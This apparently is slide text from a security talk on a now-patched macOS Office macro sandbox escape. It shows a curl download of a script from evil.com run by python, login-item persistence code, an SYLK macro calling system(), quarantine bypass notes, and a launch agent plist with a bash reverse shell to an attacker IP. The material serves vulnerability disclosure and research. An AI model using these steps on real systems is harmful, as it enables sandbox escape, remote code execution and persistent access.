
...now patched

# SANDBOX BYPASS

...download & execute; allowed

process monitor


escape?



sandbox allows:

- ✓ network comms
- ✓ script execution

→ sandboxed



```
# processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "-L",
      "http://evil.com/escape.py",
      "-o",
      "/tmp/~$escape.py"
    ],
  },
},
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/System/Library/.../2.7/bin/python2.7",
    "arguments" : [
      "python",
      "/tmp/~$escape.py"
    ],
  },
}
```


curl / python...allowed!



# SANDBOX BYPASS

## via user login item


```
01 #create (CF)URL to app (e.g. Terminal.app)
02 appURL = CoreFoundation.CFURLCreateWithFileSystemPath(
03     kCFAllocatorDefault, path2App.get_ref(),
04     kCFURLPOSIXPathStyle, 1)
05
06 #get the list of (existing) login items
07 items = CoreServices.LSSharedFileListCreate(
08     kCFAllocatorDefault,
09     kLSSharedFileListSessionLoginItems, None)
10
11 #add app to list of login items
12 CoreServices.LSSharedFileListInsertItemURL(
13     loginItems, kLSSharedFileListItemLast,
14     None, None, appURL, None, None)
```



~\$escape.py

```
# TrueTree
/System/Library/LaunchDaemons/com.apple.loginwindow.plist
/System/Library/CoreServices/loginwindow.app
/System/Applications/Utilities/Terminal.app
```

loginwindow -> login items  
(TrueTree, J. Bradley)






un-sandboxed!

# QUARANTINED / NOTARIZATION

...macros are (now) sandboxed


can't pass args to login items :!  
...just persist our own (payload)?



```
01 NN;NAuto open;ER101C1;KOut Flank;F
02 C;X1;Y102;K0;ECALL("libc.dylib", "system", "JC", "touch /tmp/~\${payload}")
```

```
$ xattr ~\${payload} com.apple.quarantine
$ xattr -p com.apple.quarantine /tmp/~\${payload} 0086;5e4c4b7a;Microsoft Excel;
```

any created payload: com.apple.quarantine  
(can't \$ xattr -rc in sandbox)



 blocked :(


# QUARANTINED / NOTARIZATION

...an idea

a launch agent:

- ✓ run apple binary
- ✓ pass arguments!

avoids 'com.apple.quarantine'



```

01 <?xml version="1.0" encoding="UTF-8"?>
02 <plist version="1.0">
03 <dict>
04   <key>ProgramArguments</key>
05   <array>
06     <string>/bin/bash</string>
07     <string>-c</string>
08     <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
09   </array>
10   ...

```

reverse shell, via bash

sandbox rule



```

<string>
  (deny file-write*
   (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>



```

